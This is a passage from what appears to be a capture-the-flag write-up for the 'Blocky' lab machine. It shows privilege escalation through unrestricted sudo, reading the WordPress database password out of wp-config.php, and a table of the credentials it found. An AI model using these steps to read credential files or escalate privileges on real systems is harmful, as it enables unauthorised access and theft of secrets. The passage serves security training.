        $pwd = trim( wp_unslash( $_POST[ 'pwd' ] ) );
```

and we can switch user to notch

3. Privesc

with notch user we can run sudo -l

```
notch@Blocky:~$ sudo  -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bi
n\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$
```

and we have sudo perm on everything

```
notch@Blocky:~$ sudo su
root@Blocky:/home/notch#
```

3.1 Privesc (with FTP)

```
notch@Blocky:~$ cat /var/www/html/wp-config.php | grep -i user
/** MySQL database username */
define('DB_USER', 'wordpress');
```

```
notch@Blocky:/var/www/html$ cat wp-config.php | grep -i pass
/** MySQL database password */
define('DB_PASSWORD', 'kWuvW2SYsABmzywYRdoD');
notch@Blocky:/var/www/html$
```

and we have wordpress password and we can go back to step step 2 and change notch user password

CREDS founds

Service	Username	password
ssh	notch	8YsqfCTnvxAUeduzjNSXe22
ftp	notch	8YsqfCTnvxAUeduzjNSXe22
phpmyadmin	root	8YsqfCTnvxAUeduzjNSXe22
phpmyadmin	wordpress	kWuvW2SYsABmzywYRdoD